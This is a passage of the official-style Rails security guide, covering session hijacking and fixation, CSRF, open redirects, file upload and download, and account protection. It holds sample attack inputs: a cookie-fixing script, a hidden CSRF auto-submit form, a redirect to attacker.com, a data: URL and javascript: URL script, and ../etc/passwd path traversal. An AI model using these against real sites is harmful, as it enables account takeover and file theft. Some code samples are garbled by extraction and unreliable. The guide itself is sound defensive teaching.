

More Ruby on Rails



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Securing Rails Applications

This manual describes common security problems in web applications and how to avoid them with Rails.

After reading this guide, you will know:

- All countermeasures *that are highlighted*.
- The concept of sessions in Rails, what to put in there and popular attack methods.
- How just visiting a site can be a security problem (with CSRF).
- What you have to pay attention to when working with files or providing an administration interface.
- How to manage users: Logging in and out and attack methods on all layers.
- And the most popular injection attack methods.



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1 Introduction

Web application frameworks are made to help developers build web applications. Some of them also help you with securing the web application. In fact one framework is not more secure than another: If you use it correctly, you will be able to build secure apps with many frameworks. Ruby on Rails has some clever helper methods, for example against SQL injection, so this is hardly a problem.

In general there is no such thing as plug-n-play security. Security depends on the people using the framework, and sometimes on the development method. And it depends on all layers of a web

application environment: The back-end storage, the web server, and the web application itself (and possibly other layers or applications).

The Gartner Group, however, estimates that 75% of attacks are at the web application layer, and found out "that out of 300 audited sites, 97% are vulnerable to attack". This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Or an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment, or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, you have to fully understand the attack methods in order to find the correct countermeasures. That is what this guide aims at.

In order to develop secure web applications you have to keep up to date on all layers and know your enemies. To keep up to date subscribe to security mailing lists, read security blogs, and make updating and security checks a habit (check the [Additional Resources](#) chapter). It is done manually because that's how you find the nasty logical security problems.

2 Sessions

This chapter describes some particular attacks related to sessions, and security measures to protect your session data.

2.1 What are Sessions?



Sessions enable the application to maintain user-specific state, while users interact with the application. For example, sessions allow users to authenticate once and remain signed in for future requests.

Most applications need to keep track of state for users that interact with the application. This could be the contents of a shopping basket, or the user id of the currently logged in user. This kind of user-specific state can be stored in the session.

Rails provides a session object for each user that accesses the application. If the user already has an active session, Rails uses the existing session. Otherwise a new session is created.



Read more about sessions and how to use them in [Action Controller Overview Guide](#).

2.2 Session Hijacking



Stealing a user's session ID lets an attacker use the web application in the victim's name.

Many web applications have an authentication system: a user provides a username and password, the web application checks them and stores the corresponding user id in the session hash. From now on, the session is valid. On every request the application will load the user, identified by the user id in the session, without the need for new authentication. The session ID in the cookie identifies the session.

Hence, the cookie serves as temporary authentication for the web application. Anyone who seizes a cookie from someone else, may use the web application as this user - with possibly severe consequences. Here are some ways to hijack a session, and their countermeasures:

- Sniff the cookie in an insecure network. A wireless LAN can be an example of such a network. In an unencrypted wireless LAN, it is especially easy to listen to the traffic of all connected clients. For the web application builder this means to *provide a secure connection over SSL*. In Rails 3.1 and later, this could be accomplished by always forcing SSL connection in your application config file:

```
config.force_ssl = true
```

COPY

- Most people don't clear out the cookies after working at a public terminal. So if the last user didn't log out of a web application, you would be able to use it as this user. Provide the user with a *log-out button* in the web application, and *make it prominent*.
- Many cross-site scripting (XSS) exploits aim at obtaining the user's cookie. You'll read [more about XSS](#) later.
- Instead of stealing a cookie unknown to the attacker, they fix a user's session identifier (in the cookie) known to them. Read more about this so-called session fixation later.

2.3 Session Storage



Rails uses `ActionDispatch::Session::CookieStore` as the default session storage.



Learn more about other session storages in [Action Controller Overview Guide](#).

Rails `CookieStore` saves the session hash in a cookie on the client-side. The server retrieves the session hash from the cookie and eliminates the need for a session ID. That will greatly increase the speed of the application, but it is a controversial storage option and you have to think about the security implications and storage limitations of it:

- Cookies have a size limit of 4 kB. Use cookies only for data which is relevant for the session.
- Cookies are stored on the client-side. The client may preserve cookie contents even for expired cookies. The client may copy cookies to other machines. Avoid storing sensitive data in cookies.
- Cookies are temporary by nature. The server can set expiration time for the cookie, but the client may delete the cookie and its contents before that. Persist all data that is of more permanent nature on the server side.
- Session cookies do not invalidate themselves and can be maliciously reused. It may be a good idea to have your application invalidate old session cookies using a stored timestamp.
- Rails encrypts cookies by default. The client cannot read or edit the contents of the cookie, without breaking encryption. If you take appropriate care of your secrets, you can consider your cookies to be generally secured.

The `CookieStore` uses the [encrypted](#) cookie jar to provide a secure, encrypted location to store session data. Cookie-based sessions thus provide both integrity as well as confidentiality to their contents. The encryption key, as well as the verification key used for [signed](#) cookies, is derived from the `secret_key_base` configuration value.



Secrets must be long and random. Use `bin/rails secret` to get new unique secrets.



Learn more about [managing credentials later in this guide](#)

It is also important to use different salt values for encrypted and signed cookies. Using the same value for different salt configuration values may lead to the same derived key being used for different security features which in turn may weaken the strength of the key.

In test and development applications get a `secret_key_base` derived from the app name. Other environments must use a random key present in `config/credentials.yml.enc`, shown here in its decrypted state:

```
secret_key_base: 492f...
```

COPY



If your application's secrets may have been exposed, strongly consider changing them. Note that changing `secret_key_base` will expire currently active sessions and require all users to log in again. In addition to session data: encrypted cookies, signed cookies, and Active Storage files may also be affected.

2.4 Rotating Encrypted and Signed Cookies Configurations

Rotation is ideal for changing cookie configurations and ensuring old cookies aren't immediately invalid. Your users then have a chance to visit your site, get their cookie read with an old configuration and have it rewritten with the new change. The rotation can then be removed once you're comfortable enough users have had their chance to get their cookies upgraded.

It's possible to rotate the ciphers and digests used for encrypted and signed cookies.

For instance to change the digest used for signed cookies from SHA1 to SHA256, you would first assign the new configuration value:

```
Rails.application.config.action_dispatch.signed_cookie_digest = "SHA256"
```

COPY

Now add a rotation for the old SHA1 digest so existing cookies are seamlessly upgraded to the new SHA256 digest.

```
Rails.application.config.action_dispatch.cookies_rotations.tap do |cookies|
  cookies.rotate :signed, digest: "SHA1"
end
```

end

COPY

Then any written signed cookies will be digested with SHA256. Old cookies that were written with SHA1 can still be read, and if accessed will be written with the new digest so they're upgraded and won't be invalid when you remove the rotation.

Once users with SHA1 digested signed cookies should no longer have a chance to have their cookies rewritten, remove the rotation.

While you can set up as many rotations as you'd like it's not common to have many rotations going at any one time.

For more details on key rotation with encrypted and signed messages as well as the various options the `rotate` method accepts, please refer to the [MessageEncryptor API](#) and [MessageVerifier API](#) documentation.

2.5 Replay Attacks for CookieStore Sessions



Another sort of attack you have to be aware of when using `CookieStore` is the replay attack.

It works like this:

- A user receives credits, the amount is stored in a session (which is a bad idea anyway, but we'll do this for demonstration purposes).
- The user buys something.
- The new adjusted credit value is stored in the session.
- The user takes the cookie from the first step (which they previously copied) and replaces the current cookie in the browser.
- The user has their original credit back.


Including a nonce (a random value) in the session solves replay attacks. A nonce is valid only once, and the server has to keep track of all the valid nonces. It gets even more complicated if you have several application servers. Storing nonces in a database table would defeat the entire purpose of `CookieStore` (avoiding accessing the database).

The best solution against it is not to store this kind of data in a session, but in the database. In this case store the credit in the database and the `logged_in_user_id` in the session.

2.6 Session Fixation



Apart from stealing a user's session ID, the attacker may fix a session ID known to them. This is called session fixation.



This attack focuses on fixing a user's session ID known to the attacker, and forcing the user's browser into using this ID. It is therefore not necessary for the attacker to steal the session ID afterwards. Here is how this attack works:

- The attacker creates a valid session ID: They load the login page of the web application where they want to fix the session, and take the session ID in the cookie from the response (see number 1 and 2 in the image).
- They maintain the session by accessing the web application periodically in order to keep an expiring session alive.

- The attacker forces the user's browser into using this session ID (see number 3 in the image). As you may not change a cookie of another domain (because of the same origin policy), the attacker has to run a JavaScript from the domain of the target web application. Injecting the JavaScript code into the application by XSS accomplishes this attack. Here is an example:

```
<script>document.cookie="_session_id=16d5b78abb28e3d6206b60f22a03c8d9";
```

```
</script>
```

. Read more about XSS and injection later on.
- The attacker lures the victim to the infected page with the JavaScript code. By viewing the page, the victim's browser will change the session ID to the trap session ID.
- As the new trap session is unused, the web application will require the user to authenticate.
- From now on, the victim and the attacker will co-use the web application with the same session: The session became valid and the victim didn't notice the attack.

2.7 Session Fixation - Countermeasures



One line of code will protect you from session fixation.

The most effective countermeasure is to *issue a new session identifier* and declare the old one invalid after a successful login. That way, an attacker cannot use the fixed session identifier. This is a good countermeasure against session hijacking, as well. Here is how to create a new session in Rails:

```
reset_session
```

COPY

If you use the popular [Devise](#) gem for user management, it will automatically expire sessions on sign in and sign out for you. If you roll your own, remember to expire the session after your sign in action (when the session is created). This will remove values from the session, therefore *you will have to transfer them to the new session*.

Another countermeasure is to *save user-specific properties in the session*, verify them every time a request comes in, and deny access, if the information does not match. Such properties could be the remote IP address or the user agent (the web browser name), though the latter is less user-specific. When saving the IP address, you have to bear in mind that there are Internet service providers or large organizations that put their users behind proxies. *These might change over the course of a session*, so these users will not be able to use your application, or only in a limited way.

2.8 Session Expiry



Sessions that never expire extend the time-frame for attacks such as cross-site request forgery (CSRF), session hijacking, and session fixation.

One possibility is to set the expiry time-stamp of the cookie with the session ID. However the client can edit cookies that are stored in the web browser so expiring sessions on the server is safer. Here is an example of how to *expire sessions in a database table*. Call `Session.sweep(20.minutes)` to expire sessions that were used longer than 20 minutes ago.

```
class Session < ApplicationRecord
  def self.sweep(time = 1.hour)
    where(updated_at: ...time.ago).delete_all
  end
end
```

COPY


The section about session fixation introduced the problem of maintained sessions. An attacker maintaining a session every five minutes can keep the session alive forever, although you are expiring sessions. A simple solution for this would be to add a `created_at` column to the sessions table. Now you can delete sessions that were created a long time ago. Use this line in the sweep method above:

```
where(updated_at: ...time.ago).or(where(created_at:
...2.days.ago)).delete_all
```

COPY

3 Cross-Site Request Forgery (CSRF)

This attack method works by including malicious code or a link in a page that accesses a web application that the user is believed to have authenticated. If the session for that web application has not timed out, an attacker may execute unauthorized commands.



In the [session chapter](#) you have learned that most Rails applications use cookie-based sessions. Either they store the session ID in the cookie and have a server-side session hash, or the entire session hash is on the client-side. In either case the browser will automatically send along the cookie on every request to a domain, if it can find a cookie for that domain. The controversial point is that if the request comes from a site of a different domain, it will also send the cookie. Let's start with an example:

- Bob browses a message board and views a post from a hacker where there is a crafted HTML image element. The element references a command in Bob's project management application, rather than an image file: ``
- Bob's session at `www.webapp.com` is still alive, because he didn't log out a few minutes ago.
- By viewing the post, the browser finds an image tag. It tries to load the suspected image from `www.webapp.com`. As explained before, it will also send along the cookie with the valid session ID.
- The web application at `www.webapp.com` verifies the user information in the corresponding session hash and destroys the project with the ID 1. It then returns a result page which is an unexpected result for the browser, so it will not display the image.
- Bob doesn't notice the attack - but a few days later he finds out that project number one is gone.

It is important to notice that the actual crafted image or link doesn't necessarily have to be situated in the web application's domain, it can be anywhere - in a forum, blog post, or email.

CSRF appears very rarely in CVE (Common Vulnerabilities and Exposures) - less than 0.1% in 2006 - but it really is a 'sleeping giant' [Grossman]. This is in stark contrast to the results in many security contract works - *CSRF is an important security issue*.

3.1 CSRF Countermeasures



First, as is required by the W3C, use GET and POST appropriately. Secondly, a security token in non-GET requests will protect your application from CSRF.

3.1.1 Use GET and POST Appropriately

The HTTP protocol basically provides two main types of requests - GET and POST (DELETE, PUT, and PATCH should be used like POST). The World Wide Web Consortium (W3C) provides a checklist for choosing HTTP GET or POST:

Use GET if:

- The interaction is more *like a question* (i.e., it is a safe operation such as a query, read operation, or lookup).

Use POST if:

- The interaction is more *like an order*, or
- The interaction *changes the state* of the resource in a way that the user would perceive (e.g., a subscription to a service), or
- The user is *held accountable for the results* of the interaction.

If your web application is RESTful, you might be used to additional HTTP verbs, such as PATCH, PUT, or DELETE. Some legacy web browsers, however, do not support them - only GET and POST. Rails uses a hidden `_method` field to handle these cases.

POST requests can be sent automatically, too. In this example, the link www.harmless.com is shown as the destination in the browser's status bar. But it has actually dynamically created a new form that sends a POST request.

```
<a href="http://www.harmless.com/" onclick="
  var f = document.createElement('form');
  f.style.display = 'none';
  this.parentNode.appendChild(f);
  f.method = 'POST';
  f.action = 'http://www.example.com/account/destroy';
  f.submit();
  return false;">To the harmless survey</a>
```

COPY

Or the attacker places the code into the onmouseover event handler of an image:

```

```

COPY

There are many other possibilities, like using a `<script>` tag to make a cross-site request to a URL with a JSONP or JavaScript response. The response is executable code that the attacker can find a way to run, possibly extracting sensitive data. To protect against this data leakage, we must disallow cross-site `<script>` tags. Ajax requests, however, obey the browser's same-origin policy (only your own site is allowed to initiate `XmlHttpRequest`) so we can safely allow them to return JavaScript responses.



We can't distinguish a `<script>` tag's origin—whether it's a tag on your own site or on some other malicious site—so we must block all `<script>` across the board, even if it's actually a safe same-origin script served from your own site. In these cases, explicitly skip CSRF protection on actions that serve JavaScript meant for a `<script>` tag.

3.1.2 Required Security Token

To protect against all other forged requests, we introduce a *required security token* that our site knows but other sites don't know. We include the security token in requests and verify it on the server. This is done automatically when `config.action_controller.default_protect_from_forgery` is set to `true`, which is the default for newly created Rails applications. You can also do it manually by adding the following to your application controller:

```
protect_from_forgery with: :exception
```

COPY

This will include a security token in all forms generated by Rails. If the security token doesn't match what was expected, an exception will be thrown.

When submitting forms with [Turbo](#) the security token is required as well. Turbo looks for the token in the `csrf` meta tags of your application layout and adds it to request in the `X-CSRF-Token` request header. These meta tags are created with the `csrf_meta_tags` helper method:

```
<head>
  <%= csrf_meta_tags %>
</head>
```

COPY

which results in:

```
<head>
  <meta name="csrf-param" content="authenticity_token" />
  <meta name="csrf-token" content="THE-TOKEN" />
</head>
```

COPY

When making your own non-GET requests from JavaScript the security token is required as well. [Rails Request.JS](#) is a JavaScript library that encapsulates the logic of adding the required request headers.

When using another library to make Ajax calls, it is necessary to add the security token as a default header yourself. To get the token from the meta tag you could do something like:

```
document.head.querySelector("meta[name=csrf-token]").content
```

COPY

3.1.3 Clearing Persistent Cookies

It is common to use persistent cookies to store user information, with `cookies.permanent` for example. In this case, the cookies will not be cleared and the out of the box CSRF protection will not be

effective. If you are using a different cookie store than the session for this information, you must handle what to do with it yourself:

```
rescue_from ActionController::InvalidAuthenticityToken do |exception|
  sign_out_user # Example method that will destroy the user cookies
end
```

COPY

The above method can be placed in the `ApplicationController` and will be called when a CSRF token is not present or is incorrect on a non-GET request.

Note that *cross-site scripting (XSS) vulnerabilities bypass all CSRF protections*. XSS gives the attacker access to all elements on a page, so they can read the CSRF security token from a form or directly submit the form. Read [more about XSS](#) later.

4 Redirection and Files

Another class of security vulnerabilities surrounds the use of redirection and files in web applications.

4.1 Redirection



Redirection in a web application is an underestimated cracker tool: Not only can the attacker forward the user to a trap website, they may also create a self-contained attack.

Whenever the user is allowed to pass (parts of) the URL for redirection, it is possibly vulnerable. The most obvious attack would be to redirect users to a fake web application which looks and feels exactly as the original one. This so-called phishing attack works by sending an unsuspecting link in an email to the users, injecting the link by XSS in the web application or putting the link into an external site. It is unsuspecting, because the link starts with the URL to the web application and the URL to the malicious site is hidden in the redirection parameter: <http://www.example.com/site/redirect?to=www.attacker.com>. Here is an example of a legacy action:

```
def legacy
  redirect_to(params.update(action: "main"))
```


end

COPY

This will redirect the user to the main action if they tried to access a legacy action. The intention was to preserve the URL parameters to the legacy action and pass them to the main action. However, it can be exploited by attacker if they included a host key in the URL:

```
http://www.example.com/site/legacy?
param1=xy&param2=23&host=www.attacker.com
```

COPY

If it is at the end of the URL it will hardly be noticed and redirects the user to the `attacker.com` host. As a general rule, passing user input directly into `redirect_to` is considered dangerous. A simple countermeasure would be to *include only the expected parameters in a legacy action* (again a permitted list approach, as opposed to removing unexpected parameters). *And if you redirect to a URL, check it with a permitted list or a regular expression.*

4.1.1 Self-contained XSS

Another redirection and self-contained XSS attack works in Firefox and Opera by the use of the data protocol. This protocol displays its contents directly in the browser and can be anything from HTML or JavaScript to entire images:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K
```

This example is a Base64 encoded JavaScript which displays a simple message box. In a redirection URL, an attacker could redirect to this URL with the malicious code in it. As a countermeasure, *do not allow the user to supply (parts of) the URL to be redirected to.*

4.2 File Uploads



Make sure file uploads don't overwrite important files, and process media files asynchronously.

Many web applications allow users to upload files. *File names, which the user may choose (partly), should always be filtered* as an attacker could use a malicious file name to overwrite any file on the server. If you store file uploads at `/var/www/uploads`, and the user enters a file name like

".././../etc/passwd", it may overwrite an important file. Of course, the Ruby interpreter would need the appropriate permissions to do so - one more reason to run web servers, database servers, and other programs as a less privileged Unix user.

When filtering user input file names, *don't try to remove malicious parts*. Think of a situation where the web application removes all "../" in a file name and an attacker uses a string such as "....//" - the result will be "../". It is best to use a permitted list approach, which *checks for the validity of a file name with a set of accepted characters*. This is opposed to a restricted list approach which attempts to remove not allowed characters. In case it isn't a valid file name, reject it (or replace not accepted characters), but don't remove them. Here is the file name sanitizer from the [attachment_fu plugin](#):

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with Windows paths on Unix
    # get only the filename, not the whole path
    name.sub!(/\A.*(\\|\/)/, "")
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub!(/[^\w.-]/, "_")
  end
end
```

COPY

A significant disadvantage of synchronous processing of file uploads (as the `attachment_fu` plugin may do with images), is its *vulnerability to denial-of-service attacks*. An attacker can synchronously start image file uploads from many computers which increases the server load and may eventually crash or stall the server.

The solution to this is best to *process media files asynchronously*: Save the media file and schedule a processing request in the database. A second process will handle the processing of the file in the background.

4.3 Executable Code in File Uploads



Source code in uploaded files may be executed when placed in specific directories. Do not place file uploads in Rails' /public directory if it is Apache's home directory.

The popular Apache web server has an option called DocumentRoot. This is the home directory of the website, everything in this directory tree will be served by the web server. If there are files with a certain file name extension, the code in it will be executed when requested (might require some options to be set). Examples for this are PHP and CGI files. Now think of a situation where an attacker uploads a file "file.cgi" with code in it, which will be executed when someone downloads the file.

If your Apache DocumentRoot points to Rails' /public directory, do not put file uploads in it, store files at least one level upwards.

4.4 File Downloads



Make sure users cannot download arbitrary files.

Just as you have to filter file names for uploads, you have to do so for downloads. The `send_file()` method sends files from the server to the client. If you use a file name, that the user entered, without filtering, any file can be downloaded:

```
send_file("/var/www/uploads/" + params[:filename])
```

COPY

Simply pass a file name like "../../../etc/passwd" to download the server's login information. A simple solution against this, is to *check that the requested file is in the expected directory*:

```
basename = File.expand_path("../..files", __dir__)
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename != File.expand_path(File.dirname(filename))
send_file filename, disposition: "inline"
```

COPY

Another (additional) approach is to store the file names in the database and name the files on the disk after the ids in the database. This is also a good approach to avoid possible code in an uploaded file to be executed. The `attachment_fu` plugin does this in a similar way.

5 User Management



Almost every web application has to deal with authorization and authentication. Instead of rolling your own, it is advisable to use common plug-ins. But keep them up-to-date, too. A few additional precautions can make your application even more secure.

There are a number of authentication plug-ins for Rails available. Good ones, such as the popular [devise](#) and [authlogic](#), store only cryptographically hashed passwords, not plain-text passwords. Since Rails 3.1 you can also use the built-in [has_secure_password](#) method which supports secure password hashing, confirmation, and recovery mechanisms.

5.1 Brute-Forcing Accounts



Brute-force attacks on accounts are trial and error attacks on the login credentials. Fend them off with more generic error messages and possibly require to enter a CAPTCHA.

A list of usernames for your web application may be misused to brute-force the corresponding passwords, because most people don't use sophisticated passwords. Most passwords are a combination of dictionary words and possibly numbers. So armed with a list of usernames and a dictionary, an automatic program may find the correct password in a matter of minutes.

Because of this, most web applications will display a generic error message "username or password not correct", if one of these are not correct. If it said "the username you entered has not been found", an attacker could automatically compile a list of usernames.

However, what most web application designers neglect, are the forgot-password pages. These pages often admit that the entered username or e-mail address has (not) been found. This allows an attacker to compile a list of usernames and brute-force the accounts.

In order to mitigate such attacks, *display a generic error message on forgot-password pages, too.* Moreover, you can *require to enter a CAPTCHA after a number of failed logins from a certain IP address.* Note, however, that this is not a bullet-proof solution against automatic programs, because these programs may change their IP address exactly as often. However, it raises the barrier of an attack.

5.2 Account Hijacking

Many web applications make it easy to hijack user accounts. Why not be different and make it more difficult?.

5.2.1 Passwords

Think of a situation where an attacker has stolen a user's session cookie and thus may co-use the application. If it is easy to change the password, the attacker will hijack the account with a few clicks. Or if the change-password form is vulnerable to CSRF, the attacker will be able to change the victim's password by luring them to a web page where there is a crafted IMG-tag which does the CSRF. As a countermeasure, *make change-password forms safe against CSRF*, of course. And *require the user to enter the old password when changing it*.

5.2.2 E-Mail

However, the attacker may also take over the account by changing the e-mail address. After they change it, they will go to the forgotten-password page and the (possibly new) password will be mailed to the attacker's e-mail address. As a countermeasure *require the user to enter the password when changing the e-mail address, too*.

5.2.3 Other

Depending on your web application, there may be more ways to hijack the user's account. In many cases CSRF and XSS will help to do so. For example, as in a CSRF vulnerability in [Google Mail](#). In this proof-of-concept attack, the victim would have been lured to a website controlled by the attacker. On that site is a crafted IMG-tag which results in an HTTP GET request that changes the filter settings of Google Mail. If the victim was logged in to Google Mail, the attacker would change the filters to forward all e-mails to their e-mail address. This is nearly as harmful as hijacking the entire account. As a countermeasure, *review your application logic and eliminate all XSS and CSRF vulnerabilities*.

5.3 CAPTCHAs



A CAPTCHA is a challenge-response test to determine that the response is not generated by a computer. It is often used to protect registration forms from attackers and comment forms from automatic spam bots by asking the user to type the letters of a distorted image. This is the positive CAPTCHA, but there is also the negative CAPTCHA. The idea of a negative CAPTCHA is not for a user to prove that they are human, but reveal that a robot is a robot.

A popular positive CAPTCHA API is [reCAPTCHA](#) which displays two distorted images of words from old books. It also adds an angled line, rather than a distorted background and high levels of warping

on the text as earlier CAPTCHAs did, because the latter were broken. As a bonus, using reCAPTCHA helps to digitize old books. [ReCAPTCHA](#) is also a Rails plug-in with the same name as the API.

You will get two keys from the API, a public and a private key, which you have to put into your Rails environment. After that you can use the `recaptcha_tags` method in the view, and the `verify_recaptcha` method in the controller. `Verify_recaptcha` will return false if the validation fails. The problem with CAPTCHAs is that they have a negative impact on the user experience. Additionally, some visually impaired users have found certain kinds of distorted CAPTCHAs difficult to read. Still, positive CAPTCHAs are one of the best methods to prevent all kinds of bots from submitting forms.

Most bots are really naive. They crawl the web and put their spam into every form's field they can find. Negative CAPTCHAs take advantage of that and include a "honeypot" field in the form which will be hidden from the human user by CSS or JavaScript.

Note that negative CAPTCHAs are only effective against naive bots and won't suffice to protect critical applications from targeted bots. Still, the negative and positive CAPTCHAs can be combined to increase the performance, e.g., if the "honeypot" field is not empty (bot detected), you won't need to verify the positive CAPTCHA, which would require an HTTPS request to Google ReCaptcha before computing the response.

Here are some ideas how to hide honeypot fields by JavaScript and/or CSS:

- position the fields off of the visible area of the page
- make the elements very small or color them the same as the background of the page
- leave the fields displayed, but tell humans to leave them blank

The most simple negative CAPTCHA is one hidden honeypot field. On the server side, you will check the value of the field: If it contains any text, it must be a bot. Then, you can either ignore the post or return a positive result, but not saving the post to the database. This way the bot will be satisfied and moves on.

You can find more sophisticated negative CAPTCHAs in Ned Batchelder's [blog post](#):

- Include a field with the current UTC time-stamp in it and check it on the server. If it is too far in the past, or if it is in the future, the form is invalid.
- Randomize the field names
- Include more than one honeypot field of all types, including submission buttons

Note that this protects you only from automatic bots, targeted tailor-made bots cannot be stopped by this. So *negative CAPTCHAs might not be good to protect login forms*.

5.4 Logging



Tell Rails not to put passwords in the log files.

By default, Rails logs all requests being made to the web application. But log files can be a huge security issue, as they may contain login credentials, credit card numbers et cetera. When designing a web application security concept, you should also think about what will happen if an attacker got (full) access to the web server. Encrypting secrets and passwords in the database will be quite useless, if the log files list them in clear text. You can *filter certain request parameters from your log files* by appending them to `config.filter_parameters` in the application configuration. These parameters will be marked [FILTERED] in the log.

```
config.filter_parameters << :password
```

COPY



Provided parameters will be filtered out by partial matching regular expression. Rails adds a list of default filters, including `:passwd`, `:secret`, and `:token`, in the appropriate initializer (`initializers/filter_parameter_logging.rb`) to handle typical application parameters like `password`, `password_confirmation` and `my_token`.

5.5 Regular Expressions



A common pitfall in Ruby's regular expressions is to match the string's beginning and end by `^` and `$`, instead of `\A` and `\Z`.

Ruby uses a slightly different approach than many other languages to match the end and the beginning of a string. That is why even many Ruby and Rails books get this wrong. So how is this a security threat? Say you wanted to loosely validate a URL field and you used a simple regular expression like this:

```
/^https?:\/\/\[^\n]+\$/i
```

COPY

This may work fine in some languages. However, *in Ruby* `^` and `$` match the **line** beginning and line end. And thus a URL like this passes the filter without problems:

```
javascript:exploit_code();/*
http://hi.com
*/
```

COPY

This URL passes the filter because the regular expression matches - the second line, the rest does not matter. Now imagine we had a view that showed the URL like this:

```
link_to "Homepage", @user.homepage
```

COPY

The link looks innocent to visitors, but when it's clicked, it will execute the JavaScript function "exploit_code" or any other JavaScript the attacker provides.

To fix the regular expression, `\A` and `\z` should be used instead of `^` and `$`, like so:

```
/\Ahttps?:\/\/\.[^\n]+\z/i
```

COPY

Since this is a frequent mistake, the format validator (`validates_format_of`) now raises an exception if the provided regular expression starts with `^` or ends with `$`. If you do need to use `^` and `$` instead of `\A` and `\z` (which is rare), you can set the `:multiline` option to `true`, like so:

```
# content should include a line "Meanwhile" anywhere in the string
validates :content, format: { with: /^Meanwhile$/, multiline: true }
```

COPY

Note that this only protects you against the most common mistake when using the format validator - you always need to keep in mind that `^` and `$` match the **line** beginning and line end in Ruby, and not the beginning and end of a string.

5.6 Privilege Escalation



Changing a single parameter may give the user unauthorized access. Remember that every parameter may be changed, no matter how much you hide or obfuscate it.

The most common parameter that a user might tamper with, is the id parameter, as in `http://www.domain.com/project/1`, whereas 1 is the id. It will be available in params in the controller. There, you will most likely do something like this:

```
@project = Project.find(params[:id])
```

COPY

